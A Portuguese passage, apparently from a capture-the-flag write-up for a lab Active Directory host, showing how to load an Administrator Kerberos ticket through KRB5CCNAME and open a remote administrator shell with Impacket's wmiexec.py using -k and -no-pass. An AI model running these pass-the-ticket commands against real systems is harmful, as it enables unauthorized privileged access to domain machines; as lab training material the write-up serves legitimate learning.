O Kerberos no Linux usa uma variável chamada `KRB5CCNAME` para saber **qual ticket usar**.

```
export KRB5CCNAME=Administrator.ccache
```

Isso diz ao sistema:

"Use o ticket `Administrator.ccache` para autenticar as próximas conexões Kerberos."

Etapa 3 - Obtendo o shell como `administrator`

Agora é apenas usar `wmiexec.py` (Impacket) para abrir uma shell remota com o ticket que representa o Administrador

```
python3 wmiexec.py -k -no-pass Administrator@haystack.thm.corp
```

- `-k` -> diz para usar Kerberos
- `-no-pass` -> não tenta autenticar com senha (usa só o ticket)

Com isso a shell do administrador é obtida.